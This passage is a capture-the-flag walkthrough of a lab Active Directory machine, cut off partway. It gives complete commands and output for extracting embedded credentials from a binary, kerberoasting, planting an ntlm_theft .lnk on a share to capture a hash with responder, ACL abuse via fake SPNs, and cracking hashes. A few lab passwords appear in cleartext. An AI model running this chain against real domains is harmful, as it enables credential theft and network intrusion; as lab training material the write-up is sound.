City Council
Medium Active Directory Machine

Enumaration
The first thing to do is run an Nmap scan to identify the open ports and services.
From the scan results, we can observe that we are dealing with an Active Directory environment, which is essentially the core idea of this challenge.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
> sudo nmap -p- -T4 10.1.80.79 -sCV

Nmap scan report for 10.1.80.79
Host is up (0.18s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: City Hall - Your Local Government
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-25 18:36:08Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: city.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: city.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CITY
|   NetBIOS_Domain_Name: CITY
|   NetBIOS_Computer_Name: DC-CC
|   DNS_Domain_Name: city.local
|   DNS_Computer_Name: DC-CC.city.local
|   DNS_Tree_Name: city.local
|   Product_Version: 10.0.17763
|_  System_Time: 2026-06-25T18:36:59+00:00
|_ssl-date: 2026-06-25T18:37:08+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC-CC.city.local
| Not valid before: 2026-02-26T17:26:36
|_Not valid after:  2026-08-28T17:26:36
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
49710/tcp open  msrpc         Microsoft Windows RPC
49722/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC-CC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-06-25T18:37:03
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
The challenge does not provide us with a foothold, which means that gaining a foothold is our mission.
The nmap scan results reveal an HTTP service running on port 80, which warrants further enumeration.

Navigating to port 80, we are presented with the homepage of a City Hall.
However, the most notable finding is located within the Documents & Forms section in the footer of hte home page, which hosts a downloadable binary named city_services_portal for both Windows and Linux platforms.

I installed the Windows version, so let’s start analyzing it.
The file command reveals that this binary is a PE32+ executable, which indicates that it was compiled for the 64-bit Windows architecture.
1
2
> file city_services_portal.exe
city_services_portal.exe: PE32+ executable for MS Windows 6.00 (GUI), x86-64, 7 sections
However, the most interesting finding is that the strings command reveals indicators consistent with a PyInstaller-packaged python application.
1
2
3
4
5
6
7
8
> strings city_services_portal.exe | grep python
pyi-python-flag
Failed to pre-initialize embedded python interpreter!
Failed to allocate PyConfig structure! Unsupported python version?
Failed to set python home path!
Failed to start embedded python interpreter!
bpython311.dll
7python311.dll
The presence of strings such as pyi-python-flag and references to an embedded python interpreter strongly suggests that this binary was built using PyInstaller, a tool that bundles a Python interpreter, the application’s bytecode, and all required dependencies into a single standalone executable.
This means the actual application logic resides as compiled python bytecode
.pycembedded within the binary.
Gaining Foothold
As a result, this binary can be reverse engineered relatively easily using tools such as pyinstxtractor, which extracts the embedded python bytecode and resources from the PyInstaller archive, allowing for further static analysis or decompilation of the original python source code.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
> python3 pyinstxtractor.py ../city_services_portal.exe
[+] Processing ../city_services_portal.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.11
[+] Length of package: 10542941 bytes
[+] Found 987 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth__tkinter.pyc
[+] Possible entry point: city_services_portalv2.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.11 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: ../city_services_portal.exe

You can now use a python decompiler on the pyc files within the extracted directory
The extraction yielded a directory containing the embedded python runtime libraries and compiled bytecode files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
> ls city_services_portal.exe_extracted
api-ms-win-core-console-l1-1-0.dll        api-ms-win-core-namedpipe-l1-1-0.dll           api-ms-win-crt-environment-l1-1-0.dll  _decimal.pyd             select.pyd
api-ms-win-core-datetime-l1-1-0.dll       api-ms-win-core-processenvironment-l1-1-0.dll  api-ms-win-crt-filesystem-l1-1-0.dll   _hashlib.pyd             _socket.pyd
api-ms-win-core-debug-l1-1-0.dll          api-ms-win-core-processthreads-l1-1-0.dll      api-ms-win-crt-heap-l1-1-0.dll         libcrypto-3.dll          struct.pyc
api-ms-win-core-errorhandling-l1-1-0.dll  api-ms-win-core-processthreads-l1-1-1.dll      api-ms-win-crt-locale-l1-1-0.dll       _lzma.pyd                tcl8
api-ms-win-core-fibers-l1-1-0.dll         api-ms-win-core-profile-l1-1-0.dll             api-ms-win-crt-math-l1-1-0.dll         pyiboot01_bootstrap.pyc  tcl86t.dll
api-ms-win-core-file-l1-1-0.dll           api-ms-win-core-rtlsupport-l1-1-0.dll          api-ms-win-crt-process-l1-1-0.dll      pyimod01_archive.pyc     _tcl_data
api-ms-win-core-file-l1-2-0.dll           api-ms-win-core-string-l1-1-0.dll              api-ms-win-crt-runtime-l1-1-0.dll      pyimod02_importers.pyc   tk86t.dll
api-ms-win-core-file-l2-1-0.dll           api-ms-win-core-synch-l1-1-0.dll               api-ms-win-crt-stdio-l1-1-0.dll        pyimod03_ctypes.pyc      _tk_data
api-ms-win-core-handle-l1-1-0.dll         api-ms-win-core-synch-l1-2-0.dll               api-ms-win-crt-string-l1-1-0.dll       pyimod04_pywin32.pyc     _tkinter.pyd
api-ms-win-core-heap-l1-1-0.dll           api-ms-win-core-sysinfo-l1-1-0.dll             api-ms-win-crt-time-l1-1-0.dll         pyi_rth_inspect.pyc      ucrtbase.dll
api-ms-win-core-interlocked-l1-1-0.dll    api-ms-win-core-timezone-l1-1-0.dll            api-ms-win-crt-utility-l1-1-0.dll      pyi_rth__tkinter.pyc     unicodedata.pyd
api-ms-win-core-libraryloader-l1-1-0.dll  api-ms-win-core-util-l1-1-0.dll                base_library.zip                       python311.dll            VCRUNTIME140.dll
api-ms-win-core-localization-l1-2-0.dll   api-ms-win-crt-conio-l1-1-0.dll                _bz2.pyd                               PYZ.pyz
api-ms-win-core-memory-l1-1-0.dll         api-ms-win-crt-convert-l1-1-0.dll              city_services_portalv2.pyc             PYZ.pyz_extracted
Running the strings utility against the compiled bytecode reveals some base64 encoded strings embedded within the binary.
1
2
3
4
5
6
7
8
9
10
11
12
13
> strings city_services_portalv2.pyc
l	Z
messageboxc
CityServicesPortalc
Nz0City Council Public Services Portal - city.local
1000x800
#f5f6fa
DC-CC.city.locali
c3ZjX3NlcnZpY2VzX3BvcnRhbA==z
[REDACTED])
Business License Application
Building Permit Request
<SNIP>
Upon decoding these strings, a domain user (FootHold) credentials was recovered.
1
2
> printf "%s:%s\n" "$(echo 'c3ZjX3NlcnZpY2VzX3BvcnRhbA==' | base64 -d)" "$(echo '[REDACTED]' | base64 -d)"
svc_services_portal:[REDACTED]
Jumping to clerk.john
Checking out foothold using nxc …
1
2
3
> nxc smb 10.1.80.79 -u svc_services_portal -p '[REDACTED]'
SMB         10.1.80.79      445    DC-CC            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.80.79      445    DC-CC            [+] city.local\svc_services_portal:[REDACTED]
First, generate a hosts file for the target domain.
1
2
3
4
5
6
> nxc smb 10.1.80.79 -u svc_services_portal -p '[REDACTED]' --generate-hosts-file host
SMB         10.1.80.79      445    DC-CC            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.80.79      445    DC-CC            [+] city.local\svc_services_portal:[REDACTED]

> cat host
10.1.80.79     DC-CC.city.local city.local DC-CC
I used my tool to do a quick domain recon and I found a kerberoastable account.
1
2
3
4
5
6
7
8
9
python3 aclhug.py --dc-ip 10.1.80.79 -d city.local -u svc_services_portal -p '[REDACTED]' --domain-recon

<SNIP>
──────────────────────  ⚠  Kerberoastable Accounts  [1]  ──────────────────────
    clerk.john
       SPNs: HTTP/clerkjohn.city.local
       'clerk.john' has SPNs and is enabled; Kerberoast candidate.

<SNIP>
Now, let’s use nxc again to perform a kerberoasting attack against the clerk.john user.
1
2
3
4
5
6
7
> nxc ldap 10.1.80.79 -u svc_services_portal -p '[REDACTED]' --kerberoasting output.txt
LDAP        10.1.80.79      389    DC-CC            [*] Windows 10 / Server 2019 Build 17763 (name:DC-CC) (domain:city.local) (signing:None) (channel binding:No TLS cert)
LDAP        10.1.80.79      389    DC-CC            [+] city.local\svc_services_portal:[REDACTED]
LDAP        10.1.80.79      389    DC-CC            [*] Skipping disabled account: krbtgt
LDAP        10.1.80.79      389    DC-CC            [*] Total of records returned 1
LDAP        10.1.80.79      389    DC-CC            [*] sAMAccountName: clerk.john, memberOf: [], pwdLastSet: 2025-10-24 10:26:28.614558, lastLogon: 2026-02-27 09:58:43.208008
LDAP        10.1.80.79      389    DC-CC            $krb5tgs$23$*clerk.john$CITY.LOCAL$city.local\clerk.john*$b2cec9a2f9e5c9bc7a2cc1b215ba2e43$[REDACTED]
Next, we employ hashcat to crack the retrieved kerberos service ticket hash and recover the cleartext password for the clerk.john account.
1
2
> hashcat -m 13100 output.txt /usr/share/wordlists/rockyou.txt --show
$krb5tgs$23$*clerk.john$CITY.LOCAL$city.local\clerk.john*$b2cec9a2f9e5c9bc7a2cc1b215ba2e43$[REDACTED]:[REDACTED]
Checking clerk.john aacount …
1
2
3
> nxc smb 10.1.80.79 -u clerk.john -p [REDACTED]
SMB         10.1.80.79      445    DC-CC            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.80.79      445    DC-CC            [+] city.local\clerk.john:[REDACTED]
Let’s enumerate the shares that clerk.john has access to.
1
2
3
4
5
6
7
8
9
10
11
12
13
> nxc smb 10.1.80.79 -u clerk.john -p [REDACTED] --shares
SMB         10.1.80.79      445    DC-CC            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.80.79      445    DC-CC            [+] city.local\clerk.john:[REDACTED]
SMB         10.1.80.79      445    DC-CC            [*] Enumerated shares
SMB         10.1.80.79      445    DC-CC            Share           Permissions     Remark
SMB         10.1.80.79      445    DC-CC            -----           -----------     ------
SMB         10.1.80.79      445    DC-CC            ADMIN$                          Remote Admin
SMB         10.1.80.79      445    DC-CC            Backups
SMB         10.1.80.79      445    DC-CC            C$                              Default share
SMB         10.1.80.79      445    DC-CC            IPC$            READ            Remote IPC
SMB         10.1.80.79      445    DC-CC            NETLOGON        READ            Logon server share
SMB         10.1.80.79      445    DC-CC            SYSVOL          READ            Logon server share
SMB         10.1.80.79      445    DC-CC            Uploads         READ,WRITE
We observe that clerk.john has READ and WRITE permissions over the Uploads share. Let’s discover the content of this share.
1
2
3
4
5
6
7
8
9
10
11
> smbclient //10.1.80.79/Uploads -U 'clerk.john%clerkhill'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Jun 25 17:00:53 2026
  ..                                  D        0  Thu Jun 25 17:00:53 2026
  Council_Draft.txt                   A   202708  Thu Jun 25 17:05:04 2026
  Holiday_Office_Hours_Notice.docx      A      300  Thu Oct 30 15:36:56 2025
  Parking_Permit_Info_Sheet.txt       A      240  Thu Oct 30 15:37:35 2025
  Room_Booking_Request_Form.docx      A      341  Thu Oct 30 15:36:14 2025
  Staff_Contacts.txt                  A      751  Mon Oct 27 18:20:21 2025
  WriteAccess_Jon.Peters_DC-CC-Uploads.eml      A     1164  Fri Feb  6 04:55:07 2026
Among the enumerated files, the only item of significance is WriteAccess_Jon.Peters_DC-CC-Uploads.eml, an email from emma.hayes to jon.peters.
The important detail is found in a note on line 25, which explicitly states that the share uses NTLM authentication, coupled with the net use command requiring the user domain credentials.
We can deduce that the jon.peters account is maybe susceptible to an NTLM poisoning attack.
The classic scenario involves uploading a malicious .lnk shortcut to the Uploads share, when jon.peters browses the directory, the forced NTLM authentication attempt is captured by responder, yielding the user NTLM hash.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
Subject: Write access to \DC-CC\Uploads has been granted

From: Emma Hayes emma.hayes@city.local

To: Jon Peters jon.peters@city.local

Date: Fri, 24 Oct 2025 10:42:00 +0100

Hi Jon,

Quick note: I’ve granted you write access to the shared folder \\DC-CC\Uploads. The folder is mapped as drive Z: on your workstation — you should be able to create, edit and upload files there.

The following files are already in the Uploads folder and appear to be actively edited by you:


Staff_Contacts.txt


If the drive does not connect automatically, you can map it manually (you will be prompted for your domain credentials):

net use Z: \\DC-CC\Uploads /user:city.local\jon.peters


Please note: the share uses NTLM authentication. If you connect from an unfamiliar or public device and see an authentication prompt, do not enter your credentials on that device — contact the IT Helpdesk so we can verify the endpoint before you proceed.

If you encounter any issues saving files or the mapping does not persist after reboot, let me know and I’ll check the mapping remotely.

Best regards,
Emma Hayes
IT Helpdesk – City Council
Jumping to jon.peters
We begin by generating a malicious windows shortcut file using ntlm_theft tool.
1
2
3
4
5
6
> python3 ntlm_theft.py -g lnk -s <tun0 IP> -f city

SyntaxWarning: invalid escape sequence '\l'
  location.href = 'ms-word:ofe|u|\\''' + server + '''\leak\leak.docx';
Created: city/city.lnk (BROWSE TO FOLDER)
Generation Complete.
Concurrently, launch responder in a separate terminal to capture incoming NTLM authentication attempts.
1
> sudo responder -I tun0
Then upload the generated malicious shortcut to the Uploads share and wait for Jon to browse the share. When he tries to authenticate, we capture his NTLM hash via responder.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
> smbclient //10.1.80.79/Uploads -U 'clerk.john%[REDACTED]'
Try "help" to get a list of possible commands.
smb: \> put city.lnk
putting file city.lnk as \city.lnk (1.8 kb/s) (average 1.8 kb/s)
smb: \> dir
  .                                   D        0  Thu Jun 25 17:49:38 2026
  ..                                  D        0  Thu Jun 25 17:49:38 2026
  city.lnk                            A     2164  Thu Jun 25 17:49:38 2026
  Council_Draft.txt                   A   216405  Thu Jun 25 17:49:34 2026
  Holiday_Office_Hours_Notice.docx      A      300  Thu Oct 30 15:36:56 2025
  Parking_Permit_Info_Sheet.txt       A      240  Thu Oct 30 15:37:35 2025
  Room_Booking_Request_Form.docx      A      341  Thu Oct 30 15:36:14 2025
  Staff_Contacts.txt                  A      751  Mon Oct 27 18:20:21 2025
  WriteAccess_Jon.Peters_DC-CC-Uploads.eml      A     1164  Fri Feb  6 04:55:07 2026

		12966143 blocks of size 4096. 8382353 blocks available
The NetNTLMv2 hash for jon.peters has been successfully captured.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
> sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.1.80.79
[SMB] NTLMv2-SSP Username : CITY\jon.peters
[SMB] NTLMv2-SSP Hash     : jon.peters::CITY:3886f33b6b78f900:225A6FD0B3E8BBFFB1144FC1CC077296:[REDACTED]
[*] Skipping previously captured hash for CITY\jon.peters
[*] Skipping previously captured hash for CITY\jon.peters
[*] Skipping previously captured hash for CITY\jon.peters
We proceed to crack the hash using john.
1
2
3
4
5
6
7
8
9
> john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[REDACTED]   (jon.peters)
1g 0:00:00:14 DONE (2026-06-25 17:58) 0.07117g/s 949368p/s 949368c/s 949368C/s 1234ถ6789..1234dork
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
Checking jon.peters creds …
1
2
3
> nxc smb 10.1.80.79 -u jon.peters -p [REDACTED]
SMB         10.1.80.79      445    DC-CC            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.80.79      445    DC-CC            [+] city.local\jon.peters:[REDACTED]
Jumpng to maria.clerk & nina.soto
We successfully obtained jon.peters credentials. Next, let’s enumerate the dangerous ACLs that John has over domain objects.
My tool ACLhug identifies that jon.peters possesses WriteAllProperties over nina.soto, paul.roberts, and maria.clerk.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
> python3 aclhug.py --dc-ip 10.1.80.79 -d city.local -u svc_services_portal -p '[REDACTED]' -t jon.peters
<SNIP>

  🟠 HIGH      WriteAllProperties
       Target    : nina.soto  [top | person | organizationalperson | user]
       DN        : CN=Nina Soto,CN=Users,DC=city,DC=local
       Rights    : ReadControl, WriteAllProperties[no-GUID], ReadProperty, ListChildren
       Technique : Write any attribute (WriteProperty with no GUID restriction)
       Methods   : shadow-credentials, set-spn, set-rbcd, set-scriptpath, set-primary-group, write-alt-sec-ids
       Attack    : Same as GenericWrite — write any attribute without restriction.
       ACE Type  : ACCESS_ALLOWED_ACE

  🟠 HIGH      WriteAllProperties
       Target    : paul.roberts  [top | person | organizationalperson | user]
       DN        : CN=Paul Roberts,CN=Users,DC=city,DC=local
       Rights    : ReadControl, WriteAllProperties[no-GUID], ReadProperty, ListChildren
       Technique : Write any attribute (WriteProperty with no GUID restriction)
       Methods   : shadow-credentials, set-spn, set-rbcd, set-scriptpath, set-primary-group, write-alt-sec-ids
       Attack    : Same as GenericWrite — write any attribute without restriction.
       ACE Type  : ACCESS_ALLOWED_ACE

  🟠 HIGH      WriteAllProperties
       Target    : maria.clerk  [top | person | organizationalperson | user]
       DN        : CN=Maria Clerk,CN=Users,DC=city,DC=local
       Rights    : ReadControl, WriteAllProperties[no-GUID], ReadProperty, ListChildren
       Technique : Write any attribute (WriteProperty with no GUID restriction)
       Methods   : shadow-credentials, set-spn, set-rbcd, set-scriptpath, set-primary-group, write-alt-sec-ids
       Attack    : Same as GenericWrite — write any attribute without restriction.
       ACE Type  : ACCESS_ALLOWED_ACE

════════════════════════════════════════════════════════════════════════════════
We abuse this ACL by adding a fake SPN to each account and subsequently requesting a TGS ticket.
1
2
3
4
5
6
7
8
> bloodyAD --host 10.1.80.79 -d city.local -u jon.peters -p [REDACTED] set object nina.soto ServicePrincipalName -v 'sys/nina' --raw
[+] nina.soto's ServicePrincipalName has been updated

> bloodyAD --host 10.1.80.79 -d city.local -u jon.peters -p [REDACTED] set object paul.roberts ServicePrincipalName -v 'sys/paul' --raw
[+] paul.roberts's ServicePrincipalName has been updated

> bloodyAD --host 10.1.80.79 -d city.local -u jon.peters -p [REDACTED] set object maria.clerk ServicePrincipalName -v 'sys/maria' --raw
[+] maria.clerk's ServicePrincipalName has been updated
Then requesting a TGS ticket using nxc.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
> nxc ldap 10.1.80.79 -u svc_services_portal -p '[REDACTED]' --kerberoasting output.txt
LDAP        10.1.80.79      389    DC-CC            [*] Windows 10 / Server 2019 Build 17763 (name:DC-CC) (domain:city.local) (signing:None) (channel binding:No TLS cert)
LDAP        10.1.80.79      389    DC-CC            [+] city.local\svc_services_portal:[REDACTED]
LDAP        10.1.80.79      389    DC-CC            [*] Skipping disabled account: krbtgt
LDAP        10.1.80.79      389    DC-CC            [*] Total of records returned 4
LDAP        10.1.80.79      389    DC-CC            [*] sAMAccountName: clerk.john, memberOf: [], pwdLastSet: 2025-10-24 10:26:28.614558, lastLogon: 2026-02-27 09:58:43.208008
LDAP        10.1.80.79      389    DC-CC            $krb5tgs$23$*clerk.john$CITY.LOCAL$city.local\clerk.john*$fdbb4723d32f4e15b405acc6b8c9bef0$[REDACTED]

LDAP        10.1.80.79      389    DC-CC            [*] sAMAccountName: maria.clerk, memberOf: [], pwdLastSet: 2025-10-27 14:54:04.292076, lastLogon: 2025-10-24 19:12:15.099256
LDAP        10.1.80.79      389    DC-CC            $krb5tgs$23$*maria.clerk$CITY.LOCAL$city.local\maria.clerk*$c2c78d80c6537b750ce6a1cc7bc95d91$[REDACTED]

LDAP        10.1.80.79      389    DC-CC            [*] sAMAccountName: nina.soto, memberOf: [], pwdLastSet: 2025-10-29 11:32:00.352988, lastLogon: <never>
LDAP        10.1.80.79      389    DC-CC            $krb5tgs$23$*nina.soto$CITY.LOCAL$city.local\nina.soto*$25810518f02b10a4263b451c9c5ff3a8$[REDACTED]

LDAP        10.1.80.79      389    DC-CC            [*] sAMAccountName: paul.roberts, memberOf: [], pwdLastSet: 2025-10-24 10:26:28.865669, lastLogon: <never>
LDAP        10.1.80.79      389    DC-CC            $krb5tgs$23$*paul.roberts$CITY.LOCAL$city.local\paul.roberts*$ed0f18d005fa2e29544f0e169e3b6a66$[REDACTED]
Cracking hashes.
1
> hashcat -m 13100 output.txt /usr/share/wordlists/rockyou.txt
Upon completion of the hashcat cracking process, the cleartext credentials for the maria.clerk and nina.soto accounts are successfully recovered.
Cheking aaccounts …
1
2
3
> nxc smb 10.1.80.79 -u nina.soto -p [REDACTED]
SMB         10.1.80.79      445    DC-CC            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.80.79      445    DC-CC            [+] city.local\nina.soto:[REDACTED]
1
2
3
> nxc smb 10.1.80.79 -u maria.clerk -p [REDACTED]
SMB         10.1.80.79      445    DC-CC            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.80.79      445    DC-CC            [+] city.local\maria.clerk:[REDACTED]
Jumping to emma.hayes
Upon enumaration the SMB share permissions for nina.soto, we observe that this account has read access to the Backups share.
1
2
3
4
5
6
7
8
9
10
11
12
13
> nxc smb 10.1.80.79 -u nina.soto -p 123nina321 --shares
